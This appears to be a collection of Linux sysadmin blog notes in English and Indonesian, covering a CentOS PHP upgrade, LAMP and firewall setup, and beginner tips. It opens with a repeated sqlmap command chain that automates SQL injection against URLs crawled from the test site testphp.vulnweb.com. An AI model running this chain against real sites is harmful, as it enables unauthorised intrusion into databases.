python3.10 paramspider.py -d testphp.vulnweb.com && for URL in $(</root/ParamSpider/output/testphp.vulnweb.com.txt); do (sqlmap -u "${URL}" --risk=3 --level=5 --random-agent -batch);


python3.10 paramspider.py -d testphp.vulnweb.com && for URL in $(</root/ParamSpider/output/testphp.vulnweb.com.txt); do (sqlmap -u "${URL}" --risk=3 --level=5 --random-agent -batch);
Summary from centos official - #
This guide describes how to upgrade the standard PHP 5.1.x packages in CentOS 5.x 32-bit to the current development versions 5.2.x. These instructions were created using CentOS 5.3 32-bit and with the following PHP packages installed:
# rpm -qa |grep php
php-common-5.1.6-15.el5.i386
php-cli-5.1.6-15.el5.i386
php-5.1.6-15.el5.i386
php-pdo-5.1.6-15.el5.i386
php-bcmath-5.1.6-15.el5.i386
php-ldap-5.1.6-15.el5.i386
php-devel-5.1.6-15.el5.i386
php-gd-5.1.6-15.el5.i386
php-xml-5.1.6-15.el5.i386
php-mbstring-5.1.6-15.el5.i386
php-mysql-5.1.6-15.el5.i386
php-dba-5.1.6-15.el5.i386
As long as you're using the standard PHP packages on your CentOS server you won't need to do anything extra. If you're using extra PHP packages that aren't part of the standard CentOS repositories (like php-mcrypt) you'll have to remove them or find updated versions of them.
Add the development repositories
First thing we need to do is add the development repositories to yum. When we add the development repository we're going to configure it so it only pulls PHP packages. To start we'll need create a new yum repository configuration file (use your favorite editor):
# /etc/yum.repos.d/CentOS-Testing.repo
Copy/paste the following into this file:
# CentOS-Testing:
# !!!! CAUTION !!!!
# This repository is a proving grounds for packages on their way to CentOSPlus and CentOS Extras.
# They may or may not replace core CentOS packages, and are not guaranteed to function properly.
# These packages build and install, but are waiting for feedback from testers as to
# functionality and stability. Packages in this repository will come and go during the
# development period, so it should not be left enabled or used on production systems without due
# consideration.
[c5-testing]
name=CentOS-5 Testing
baseurl=http://dev.centos.org/centos/$releasever/testing/$basearch/
enabled=1
gpgcheck=1
gpgkey=http://dev.centos.org/centos/RPM-GPG-KEY-CentOS-testing
includepkgs=php*
Make sure to remove any spaces at the start of each line, then save and close the file and you're done.
Update PHP packages
Before updating your PHP packages you'll want to get a list of what you currently have installed. To get a list of current PHP packages run the following:
# rpm -qa |grep php
Now you can use yum to update the PHP packages on your system:
# yum update
You should be shown a list of packages that are going to be updated. Compare it to the list of PHP packages on your system. Note any packages that are not in the list. You'll need to remove these packages or find updates for them because they won't work after you update to PHP 5.2.x. If that is acceptable type "y" to continue and let yum update the packages.
Once yum has completed restart Apache:
# service httpd restart
To verify the update is working create a simple testing.php in your www directory with the following source code:
phpinfo();
?>
and open it in a web browser. The new PHP version should be reflected at the top of the page.
Conclusion
You should now have PHP 5.2.6 running on CentOS 5.3 32-bit.
# rpm -qa |grep php
php-cli-5.2.6-2.el5s2
php-mbstring-5.2.6-2.el5s2
php-devel-5.2.6-2.el5s2
php-pdo-5.2.6-2.el5s2
php-gd-5.2.6-2.el5s2
php-dba-5.2.6-2.el5s2
php-common-5.2.6-2.el5s2
php-bcmath-5.2.6-2.el5s2
php-xml-5.2.6-2.el5s2
php-pear-1.5.1-2.el5s2
php-ldap-5.2.6-2.el5s2
php-5.2.6-2.el5s2
php-mysql-5.2.6-2.el5s2
# php -v
PHP 5.2.6 (cli) (built: Sep 15 2008 20:42:05)
Copyright (c) 1997-2008 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2008 Zend Technologies
Note: If your "php -v" output returns errors about PDO or JSON click here
Extras
Updating/Installing mcrypt
If you have php-mcrypt for PHP 5.1.x installed you'll want to remove it:
Note: Your version number maybe different. Alter below command accordingly.
rpm -e php-mcrypt-5.1.6-15.el5.centos.1
Download php-mcrypt for PHP 5.2.x and install it. You can find a 32-bit php-mcrypt package here FedoraJunkies.
Note: You'll notice the "--nodeps" flag in the example. When you try to install php-mcrypt without it you get an error that php-common-5.2.6-2.el5s2 is missing even though it is installed.
wget -c http://sourcemirrors.org/scotth/centos/5/php/php-mcrypt-5.2.6-2.i386.rpm
rpm -i --nodeps php-mcrypt-5.2.6-2.i386.rpm
Restart Apache and you should now see mcrypt information on your testing.php page.
JSON and PDO being loaded twice
When you run the command "php -v" you might see the following errors:
# php -v
PHP Warning: Module 'json' already loaded in Unknown on line 0
PHP Warning: Module 'PDO' already loaded in Unknown on line 0
PHP 5.2.6 (cli) (built: Sep 15 2008 20:42:05)
Copyright (c) 1997-2008 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2008 Zend Technologies
This is caused by the following two lines in the /etc/php.ini file:
; Extension JSON
extension=json.so
; Extension PDO
extension=pdo.so
Comment out these lines by adding a ";" in front of "extension=". These two modules are already loaded via these two files:
/etc/php.d/json.ini
/etc/php.d/pdo.ini
LAMP tersedia di repo ubuntu standard bawaan Lucid.
Berikut langkah-langkah proses instalasi yang bisa di lakukan.
Install Apache
sudo apt-get install lamp-server^ (gunakan “^”)
lalu ikuti proses instalasinya.. atau dapat pula menggunakan cara :
sudo apt-get install apache2

http://localhost
sudo apt-get install php5 libapache2-mod-php5
sudo /etc/init.d/apache2 restart
sudo vim /var/www/testing.php
< ?php phpinfo(); ?>

http://localhost/testing.phpBila instalasi PHP berjalan dengan baik maka akan muncul seperti pada gambar berikut :
sudo apt-get install mysql-server
sudo vim /etc/mysql/my.cnfKemudian rubah pada baris
bind-address = 127.0.0.1
bind-address = ip_address_anda
mysql -u root
mysql> SET PASSWORD FOR 'root'@'localhost' = PASSWORD('passwordanda');
Rubah passwordanda dengan password yang anda inginkan.sudo apt-get install libapache2-mod-auth-mysql php5-mysql phpmyadmin
sudo vim /etc/php5/apache2/php.ini
;extension=mysql.somenjadi :
extension=mysql.so
sudo /etc/init.d/apache2 restart
sejak beberap bulan yang lalu saya mencari-cari problem yang terjadi di Laptop Toshiba seri Satellite L510 intel core i3 (karena tidak ada linux/kernel yang support dengan vga, chipset dan processornya) & ( Kernel iDeneb macOSX pun gagal total). selama punya laptop ini kondisinya sangat memprihatinkan, karena hanya bisa di install OS Windows 7 (no XP) & jajaran program applikasinya. Kondisi ini sangat kurang lengkap dengan adanya pekerjaan dibidang Network & programming yang tidak bisa maksimal. Alhasil VirtualBox menjadi satu-satunya cara untuk dapat install Opensource (linux & solaris & BSD ) sebagai sarana jembatan ke network & server yang saya bangun.
Alhasil, diakhir bulan januari kmarin permasalahan itupun selesai dengan coba untuk oprek-oprek system linux yang akan digunakan dengan mengandalkan teori lama. akan saya sharing beberapa trik yg saya pakai untuk mengatasi agar Toshiba L510 intel core i3 dapat berjalan mulus di linux ubuntu ( ujicoba pertama ) :
1. siapkan CD Installasi UBUNTU 10.10
2. Pasang booting laptop via CDROM
3. saat loading booting awal PRESS F6 (UNTUK PILIH LANGUAGE)
4. kemudia PRESS F6 lagi untuk memunculkan menu boot lalu pilih "acpi=off"
5. kemudian ikuti langkah installasinya seperti biasa
6. setelah selesai installasi, saat booting PRESS "E" lalu akan keluar menu boot baru
7. pilih line: Linux /boot/vmlinux-2.6.32......root=UID... PRESS "END" dari keyboard dan tambahkan dibaris paling akhirnya "acpi=off"
8. PRESS Ctrl+X dan kemudian boot
9. akhirnya sampai juga di Ubuntu Desktop (perjuangan belum selesai)
10. buka "terminal" : Applications > Accessories > Terminal "
11. edit grub.conf dengan cara :
~$ sudo -i
~$ nano /boot/grub/grub.cfg (enter)
12. cari baris ini :
### BEGIN /etc/grub.d/10_linux ###
menuentry 'Ubuntu, with Linux 2.6.35-25-generic' --class ubuntu --class gnu-linux --class gnu --class os {
recordfail
insmod part_msdos
insmod ext2
set root='(hd0,msdos4)'
search --no-floppy --fs-uuid --set cc4dfdfd-f860-494f-9aab-91f7397d8585
linux /boot/vmlinuz-2.6.35-25-generic root=UUID=cc4dfdfd-f860-494f-9aab-91f7397d8585 ro quiet splash acpi=off (ditambahkan acpi=off)
initrd /boot/initrd.img-2.6.35-25-generic
}
13. setelah ditambahkan "acpi=off" seperti contoh diatas PRESS CTRL+X - Yes
14. Restart Linux anda.
15. eng-ing-eng.. sudah siap perkerjaan kita, catatan: jangan lupa update grub bila sudah ada waktu : ~#apt-get update-grub
16. Heppy ending
Semoga cara diatas dapat berjalan baik pula di system anda & kemungkinan bisa diaplikasikan di beberapa linux lain yang ingin anda install di Toshiba core i3.
nantikan selanjutnya Install MacOSX ke Toshiba core i3.
Thank all
Regard
yudhax

Modem telkomsel flash seri E1775 / E1552 / E620
1. download : ( di http://packages.ubuntu.com/lucid/i386/usb-modeswitch/download )
ex:
~#wget http://debian.nctu.edu.tw/ubuntu//pool/universe/u/usb-modeswitch/usb-modeswitch_1.1.0-2_i386.deb
data modeswitch : (http://packages.ubuntu.com/lucid/all/usb-modeswitch-data/download )
ex:
~#wget http://www.club.cc.cmu.edu/pub/ubuntu//pool/universe/u/usb-modeswitch-data/usb-modeswitch-data_20100127-1_all.deb
2. Install :
# dpkg -i usb-modeswitch_1.1.0-2_i386.deb
# dpkg -i usb-modeswitch-data_20100127-1_all.deb
3. Masukkan Modem Huawei.
4. masuk ke : System --> Preference --> Network Connections --> Mobil Broadband --> Add --> pastikan modem huaweinya sidah terditeksi --> Forward --> Country (indonesia) -->> Profider Telkomsel --> Select Plan (pilih my plan not listen) --> isi APN dengan "internet" (tanpa kutip") --> Apply
5. Klik Connect automatically
Number = *99#
username = (kosong)
password = (kosong)
APN = internet
Available to all user = cecklist
APPLY
6. Oke happy enjoy ..
7. untuk matikan & hidupkan koneksi nya : klik kanan tanda wireless/connection network diatas lalu ada pilihan " enable mobile broadband " (v) jika aktif & hilangkan (v) jika off
yudhax
Bagi anda yang membutuhkan firewall bersama DansGuardian. Dapat menginstalasi script berikut.
Siapkan port ke Firewall. Bagian ini memang sifatnya optional, tapi sangat di sarankan. Copy perintah berikut ke file /etc/network/if-up.d/iptables-config
#!/bin/bash
iptables -F
# set the default policy for each of the pre-defined chains
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# to allow incoming SSH and Proxy
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -m state --state NEW -p tcp -m tcp -s 127.0.0.1 --dport 3128 -j ACCEPT
iptables -A INPUT -m state --state NEW -p tcp -m tcp --dport 8080 -j ACCEPT
# drop everything else
iptables -A INPUT -i eth+ -p udp -j DROP
iptables -A INPUT -i eth+ -p tcp -m tcp --syn -j DROP
Pastikan iptables-config dapat di execute / jalankan
# chmod +x /etc/network/if-up.d/iptables-config
Install SSH, Squid cache & DansGuardian
# apt-get install openssh-server squid dansguardian

Konfigurasi DansGuardian
# vi /etc/dansguardian/dansguardian.conf
Lakukan
accessdeniedaddress = 'http://YOURSERVER.YOURDOMAIN/cgi-bin/dansguardian.pl'
menjadi
accessdeniedaddress = 'http://192.168.0.1/cgi-bin/dansguardian.pl'
Jika anda menggunakan ClamAV, pastikan ClamAV meng-update database yang terbaru menggunakan perintah
# freshclam
Aktifkan SSH, DansGuardian, & Squid cache saat startup
# update-rc.d ssh defaults
# update-rc.d squid defaults
# update-rc.d dansguardian defaults
Restart
# /etc/init.d/networking restart
# /etc/init.d/squid restart
# /etc/init.d/dansguardian restart
selesai
Pastikan proxy server di arahkan ke
IP address Server DansGuardian
Port       8080
Tips Buat Pengguna Linux Baru
Tips 1:
Mengenai problem loading windows partisi di linux
[user@localhost]# mount /dev/hda1 -t vfat /mnt/win
Dan jangan lupa sebelum shutdown ketik "unmount"
[hendr4@localhost]# umount /mnt/win
Tip 2:
bikin Boot disk
[user@localhost]# mkbootdisk --device /dev/fd0 2.2.x-yy
dimana "2.2.x-yy" adalah versi dari kernel.
want to know bout u kernel version?gampang..
ketik aja "uname -a" di consolenya.
Tip 3:
Bila X Server kita Crash, tinggal jalankan kombinasi key ini [Ctrl+Alt +Bksp], itu akan mengembalikan sistem ke sedia kala..
Tip 4:
"ls" pasti lo semua da tau fungsinya, tapi ada alternatif laen bila suatu saat "ls" ga bisa dan system lo crash. Jawabannya adalah "echo"
simple khan echo akan memberikan kita list dari file dan folder sama seperti "ls" but lebih powerfull.
[user@localhost]$ echo *
Tip 5:
Ngedelet karakter '-'
[user@localhost]$ echo something > -tmp
coba delete file '-tmp'..
[user@localhost]$ rm -tmp
rm: invalid option -- t
Coba rm --help untuk informasi lebih lanjut
[user@localhost]$
weleh-weleh ga bisa didelete tuh...slow aja men
coba '--'
[user@localhost]$ rm -- -tmp
[user@localhost]$ rm "./-tmp"
"./" artinya lihat pada directori file '-tmp' dan delete.
para crackers slalu membuat files seperti "-r *".
[user@localhost]$ echo hye >"-r *"
Jadi bila kita nemuin file yg berkarakter '-' dan lo orang mo ngedeletnya don't try a fool tries to delete file using command "rm -r *" !!
Coba cara diatas coz "rm -r *" will deleting just one file it will just delete all the files in the system !! fool ha
[user@localhost]$ rm "./-r *"
Tip 6:
untuk mengetahui DNS, NameServer dan Mail Server sebuah host
[user@ubuntu:/]$ dig www.linux.or.id
regards,
Ko /yd


